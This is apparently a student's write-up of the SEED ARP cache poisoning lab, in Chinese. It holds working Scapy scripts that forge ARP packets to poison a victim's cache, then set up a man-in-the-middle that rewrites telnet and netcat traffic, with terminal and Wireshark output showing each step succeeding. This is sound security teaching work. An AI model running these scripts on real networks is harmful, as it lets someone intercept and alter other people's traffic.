

# ARP Cache Poisoning Attack Lab

57118213 陈洪杰

## Task1

### 1.A

代码如下，op=1 代表是 ARP request。

```
1#!/usr/bin/env python3
2from scapy.all import *
3E = Ether()
4A = ARP(op=1,psrc='10.9.0.6',pdst='10.9.0.5')
5pkt = E/A
6sendp(pkt, iface='eth0')
```

在没有运行前，先用 ping 命令将两者地址加入 cache，看一下两者的 MAC 地址，两者是不一样的，如下。

```
root@6a321e42e6a9:/# arp -n
Address          HWtype  HWaddress           Flags Mask          Iface
10.9.0.6          ether    02:42:0a:09:00:06    C                    eth0
10.9.0.105        ether    02:42:0a:09:00:69    C                    eth0
```

在 M 里运行代码，发送了一个包，如下。

```
root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
```

此时再看两者的 MAC 地址，发现 B 的 MAC 地址已经被改成 M 的了，攻击成功。

```
-----
root@6a321e42e6a9:/# arp -n
Address          HWtype  HWaddress           Flags Mask          Iface
10.9.0.105        ether    02:42:0a:09:00:69    C                    eth0
10.9.0.6          ether    02:42:0a:09:00:69    C                    eth0
-----
```

### 1.B

修改代码如下，op=2 表示是 ARP reply。

```

1#!/usr/bin/env python3
2from scapy.all import *
3E = Ether()
4A = ARP(op=2,psrc='10.9.0.6',pdst='10.9.0.5')
5pkt = E/A
6sendp(pkt, iface='eth0')


```

首先是 B 的地址在 A 的里面的情况，先看一下 cache，发现 B 和 M 此时的地址是不一样的，然后在 M 里运行代码，再看一下 cache，发现 B 的地址已经被改成 M 的地址，攻击成功，如下。

```

root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
root@0477c801b0f5:/volumes#

```



```

seed@VM: ~/Desktop
root@6a321e42e6a9:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69 C             eth0
10.9.0.6         ether   02:42:0a:09:00:06 C             eth0
root@6a321e42e6a9:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69 C             eth0
10.9.0.6         ether   02:42:0a:09:00:69 C             eth0
root@6a321e42e6a9:/#


```

接着是 B 的地址不在 A 里面的情况，先用 arp -d 命令删除 B 的地址，此时查看 cache，只有 M 的地址存在，然后在 M 里运行代码，再次查看 cache，发现依然只有 M 的地址，攻击失败。

```

root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
root@0477c801b0f5:/volumes#

```



```

seed@VM: ~/Desktop
root@6a321e42e6a9:/# arp -d 10.9.0.6
root@6a321e42e6a9:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69 C             eth0
root@6a321e42e6a9:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69 C             eth0
root@6a321e42e6a9:/#

```


## 1.C

根据题目提示，修改代码如下。

```
1#!/usr/bin/env python3
2from scapy.all import *
3E = Ether(dst='ff:ff:ff:ff:ff:ff')
4A = ARP(psrc='10.9.0.6',pdst='10.9.0.6',hwdst='ff:ff:ff:ff:ff:ff')
5pkt = E/A
6sendp(pkt, iface='eth0')
```

同样分两种情况，首先是 B 的地址在 A 的里面的情况，先看一下 cache，发现 B 和 M 此时的地址是不一样的，然后在 M 里运行代码，再看一下 cache，发现 B 的地址已经被改成 M 的地址，攻击成功，如下。

```
root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
root@0477c801b0f5:/volumes#
```



The screenshot shows a terminal window titled 'seed@VM: ~/Desktop'. It displays two 'arp -n' commands. The first command shows the ARP table with two entries: 10.9.0.105 (ether, 02:42:0a:09:00:69) and 10.9.0.6 (ether, 02:42:0a:09:00:06). The second command, run after the attack, shows the same table, but the entry for 10.9.0.6 now has the MAC address 02:42:0a:09:00:69, which matches the MAC address of 10.9.0.105.


Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.105	ether	02:42:0a:09:00:69	C		eth0
10.9.0.6	ether	02:42:0a:09:00:06	C		eth0

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.105	ether	02:42:0a:09:00:69	C		eth0
10.9.0.6	ether	02:42:0a:09:00:69	C		eth0

接着是 B 的地址不在 A 里面的情况，先用 arp -d 命令删除 B 的地址，此时查看 cache，只有 M 的地址存在，然后在 M 里运行代码，再次查看 cache，发现依然只有 M 的地址，攻击失败。

```
root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
root@0477c801b0f5:/volumes#
```



The screenshot shows a terminal window titled 'seed@VM: ~/Desktop'. It displays three 'arp' commands. The first is 'arp -d 10.9.0.6'. The second is 'arp -n', which shows only one entry: 10.9.0.105 (ether, 02:42:0a:09:00:69). The third is another 'arp -n', which still shows only the same single entry.

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.105	ether	02:42:0a:09:00:69	C		eth0

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.105	ether	02:42:0a:09:00:69	C		eth0

得出结论，只有所要攻击的地址在 cache 中时，攻击才能成功。

# Task2

## Step1

修改代码如下。

```
1#!/usr/bin/env python3
2from scapy.all import *
3E1 = Ether()
4A = ARP(psrc='10.9.0.6',pdst='10.9.0.5')
5pkt1 = E1/A
6sendp(pkt1, iface='eth0')
7
8E2 = Ether()
9B = ARP(psrc='10.9.0.5',pdst='10.9.0.6')
10pkt2 = E2/B
11sendp(pkt2, iface='eth0')
```

首先看一下 A 和 B 两者的 cache, 发现彼此和 M 的 MAC 地址都是不同的, 然后在 M 里运行代码, 向 A 和 B 各发了一个包, 在查看 cache, 此时两者 cache 中对方的地址都变成了 M 的地址, 如下。

```
seed@VM: ~/Desktop
root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
.
Sent 1 packets.
root@0477c801b0f5:/volumes#
```

```
seed@VM: ~/Desktop
root@6a321e42e6a9:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69 C              eth0
10.9.0.6         ether   02:42:0a:09:00:06 C              eth0
root@6a321e42e6a9:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69 C              eth0
10.9.0.6         ether   02:42:0a:09:00:69 C              eth0
root@6a321e42e6a9:/#
```

```
seed@VM: ~/Desktop
root@07c585b22abe:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69 C              eth0
10.9.0.5         ether   02:42:0a:09:00:05 C              eth0
root@07c585b22abe:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69 C              eth0
10.9.0.5         ether   02:42:0a:09:00:69 C              eth0
root@07c585b22abe:/#
```

## Step2

首先将 IP 转发关掉，如下。

```
root@0477c801b0f5:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

此时在 A 上 ping B 时，wireshark 抓包如下，没有回应。

1	2021-07-15 19:3...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x004d, seq=1/256, ttl=64 (no r
2	2021-07-15 19:3...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x004d, seq=2/512, ttl=64 (no r
3	2021-07-15 19:3...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x004d, seq=3/768, ttl=64 (no r
4	2021-07-15 19:3...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x004d, seq=4/1024, ttl=64 (no r
5	2021-07-15 19:3...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x004d, seq=5/1280, ttl=64 (no r
6	2021-07-15 19:3...	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5	
7	2021-07-15 19:3...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x004d, seq=6/1536, ttl=64 (no r
8	2021-07-15 19:3...	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5	
9	2021-07-15 19:3...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x004d, seq=7/1792, ttl=64 (no r
10	2021-07-15 19:3...	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5	

同样的，在 B 上 ping A，也没有回应，如下。

4	2021-07-15 19:3...	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request	id=0x001f, seq=4/1024, ttl=64 (no r
5	2021-07-15 19:3...	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request	id=0x001f, seq=5/1280, ttl=64 (no r
6	2021-07-15 19:3...	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request	id=0x001f, seq=6/1536, ttl=64 (no r
7	2021-07-15 19:3...	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6	
8	2021-07-15 19:3...	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request	id=0x001f, seq=7/1792, ttl=64 (no r
9	2021-07-15 19:3...	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6	
10	2021-07-15 19:3...	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request	id=0x001f, seq=8/2048, ttl=64 (no r
11	2021-07-15 19:3...	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6	
12	2021-07-15 19:3...	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request	id=0x001f, seq=9/2304, ttl=64 (no r

## Step3

打开 IP 转发，如下。

```
root@0477c801b0f5:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@0477c801b0f5:/volumes#
```

如下图所示，无论是在 A ping B，还是在 B ping A，由于有了中间人的转发，两者能够相互 ping 通。

1	2021-07-15 19:4...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x004f, seq=1/256, ttl=64 (no r
2	2021-07-15 19:4...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x004f, seq=1/256, ttl=63 (repl
3	2021-07-15 19:4...	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x004f, seq=1/256, ttl=64 (requ
4	2021-07-15 19:4...	10.9.0.105	10.9.0.6	ICMP	126 Redirect	(Redirect for host)
5	2021-07-15 19:4...	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x004f, seq=1/256, ttl=63
6	2021-07-15 19:4...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x004f, seq=2/512, ttl=64 (no r
7	2021-07-15 19:4...	10.9.0.105	10.9.0.5	ICMP	126 Redirect	(Redirect for host)
8	2021-07-15 19:4...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) request	id=0x004f, seq=2/512, ttl=63 (repl
9	2021-07-15 19:4...	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) reply	id=0x004f, seq=2/512, ttl=64 (requ
10	2021-07-15 19:4...	10.9.0.105	10.9.0.6	ICMP	126 Redirect	(Redirect for host)
1	2021-07-15 19:4...	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request	id=0x0027, seq=1/256, ttl=64 (no r
2	2021-07-15 19:4...	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request	id=0x0027, seq=1/256, ttl=63 (rep
3	2021-07-15 19:4...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply	id=0x0027, seq=1/256, ttl=64 (req
4	2021-07-15 19:4...	10.9.0.105	10.9.0.5	ICMP	126 Redirect	(Redirect for host)
5	2021-07-15 19:4...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply	id=0x0027, seq=1/256, ttl=63
6	2021-07-15 19:4...	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request	id=0x0027, seq=2/512, ttl=64 (no r
7	2021-07-15 19:4...	10.9.0.105	10.9.0.6	ICMP	126 Redirect	(Redirect for host)
8	2021-07-15 19:4...	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request	id=0x0027, seq=2/512, ttl=63 (rep
9	2021-07-15 19:4...	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply	id=0x0027, seq=2/512, ttl=64 (req
10	2021-07-15 19:4...	10.9.0.105	10.9.0.5	ICMP	126 Redirect	(Redirect for host)

## Step 4

修改所给代码如下部分。

```

18 #####
19 # Construct the new payload based on the old payload.
20 # Students need to implement this part.
21 if pkt[TCP].payload:
22     data = pkt[TCP].payload.load # The original payload data
23     data_len = len(data)
24     newdata = 'Z' * data_len
25     send(newpkt/newdata)
26 else:
27     send(newpkt)
28 #####

```

先用 Task1 的代码，修改 A 的 cache，如下。

```

^Croot@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
.
Sent 1 packets.

root@6a321e42e6a9:/# arp -n

```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.105	ether	02:42:0a:09:00:69	C		eth0
10.9.0.6	ether	02:42:0a:09:00:69	C		eth0

打开 IP 转发，如下。

```

root@0477c801b0f5:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1

```

在 A 上 telnet B，如下。

```

root@6a321e42e6a9:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
07c585b22abe login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Jul 16 00:29:16 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@07c585b22abe:~$

```

关闭 IP 转发，如下。

```

root@0477c801b0f5:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0

```

在 M 里运行代码，此时代码没有任何响应，如下。



```
root@0477c801b0f5:/volumes# python3 task2.py
```

然后到 telnet 里面随意输入字符, 发现显示出来的都是 Z 且伴随有卡顿现象, 如下。

```
To restore this content, you can run the 'unminimize' command.
Last login: Fri Jul 16 00:37:49 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@07c585b22abe:~$ ZZZ
```

回到 M 里面, 发现代码有了响应, 发送了很多包, 如下。

```
root@0477c801b0f5:/volumes# python3 task2.py
```

```
.
Sent 1 packets.
```

```
.
Sent 1 packets.
```

```
.
Sent 1 packets.
```

```
.
Sent 1 packets.
```

用 wireshark 抓一下包, 如下第 169 个, 我们实际输入的内容是字母 s (图中 Data)。

169	2021-07-15 20:4...	10.9.0.5	10.9.0.6	TELNET	67 Telnet Data ...
170	2021-07-15 20:4...	02:42:0a:09:00:69	Broadcast	ARP	42 Who has 10.9.0.6? Tell 10.9.0.105
171	2021-07-15 20:4...	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42 10.9.0.6 is at 02:42:0a:09:00:06
172	2021-07-15 20:4...	10.9.0.5	10.9.0.6	TCP	67 [TCP Keep-Alive] 46296 → 23 [PSH, ACK]
173	2021-07-15 20:4...	10.9.0.6	10.9.0.5	TCP	66 23 → 46296 [ACK] Seq=709732179 Ack=3712
174	2021-07-15 20:4...	10.9.0.6	10.9.0.5	TELNET	67 Telnet Data ...
175	2021-07-15 20:4...	10.9.0.5	10.9.0.6	TCP	67 [TCP Keep-Alive] 46296 → 23 [PSH, ACK]

Frame 169: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-a71c85c0158e, id 0

Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:69 (02:42:0a:09:00:69)

Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6

Transmission Control Protocol, Src Port: 46296, Dst Port: 23, Seq: 3712246090, Ack: 709732179, Len: 1

Telnet

Data: s

但是在 172 个, 得到的响应却返回的是 ASCII 码 5a, 即 z, 如下, 攻击成功。

168	2021-07-15 20:4...	10.9.0.5	10.9.0.6	TCP	66 [TCP Dup ACK 167#1] 46296
169	2021-07-15 20:4...	10.9.0.5	10.9.0.6	TELNET	67 Telnet Data ...
170	2021-07-15 20:4...	02:42:0a:09:00:69	Broadcast	ARP	42 Who has 10.9.0.6? Tell 10
171	2021-07-15 20:4...	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42 10.9.0.6 is at 02:42:0a:0
172	2021-07-15 20:4...	10.9.0.5	10.9.0.6	TCP	67 [TCP Keep-Alive] 46296 →
173	2021-07-15 20:4...	10.9.0.6	10.9.0.5	TCP	66 23 → 46296 [ACK] Seq=7097
174	2021-07-15 20:4...	10.9.0.6	10.9.0.5	TELNET	67 Telnet Data ...
175	2021-07-15 20:4...	10.9.0.5	10.9.0.6	TCP	67 [TCP Keep-Alive] 46296 →

Frame 172: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface br-a71c85c0158e, id 0

Ethernet II, Src: 02:42:0a:09:00:69 (02:42:0a:09:00:69), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)

Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6

Transmission Control Protocol, Src Port: 46296, Dst Port: 23, Seq: 3712246090, Ack: 709732179, Len: 1

Data (1 byte)

Data: 5a

[Length: 1]

# Task3


修改如图部分代码。

```
18 #####
19 # Construct the new payload based on the old payload.
20 # Students need to implement this part.
21 if pkt[TCP].payload:
22     data = pkt[TCP].payload.load # The original payload data
23     newdata = data.replace(str.encode("hongjie"),str.encode("AAAAAA"))
24     send(newpkt/newdata)
25 else:
26     send(newpkt)
27 #####
```

将 IP 转发关掉，如下。

```
root@0477c801b0f5:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@0477c801b0f5:/volumes#
```

分别到 B 和 A 里面输入如下命令，上面是 A，下面是 B。




然后到 M 里面，先同 Task1 进行 ARP 欺骗，然后运行代码，此时代码没有响应，如下。

```
root@0477c801b0f5:/volumes# python3 task1.py
.
Sent 1 packets.
.
Sent 1 packets.
root@0477c801b0f5:/volumes# python3 task3.py
█
```



接着，到 A 里面输入携带自己名字的字符串并发送，在 B 里面接收到时，名字被替换成了 A'字符串，如下。



```
seed@VM: ~/Desktop
root@6a321e42e6a9:/# nc 10.9.0.6 9090
hongjie123
[ ]

seed@VM: ~/Desktop
root@07c585b22abe:/# nc -lp 9090
AAAAAA123
[ ]
```

回到 M 里面，此时代码显示发送了很多包，攻击成功，如下。

```
root@0477c801b0f5:/volumes# python3 task3.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```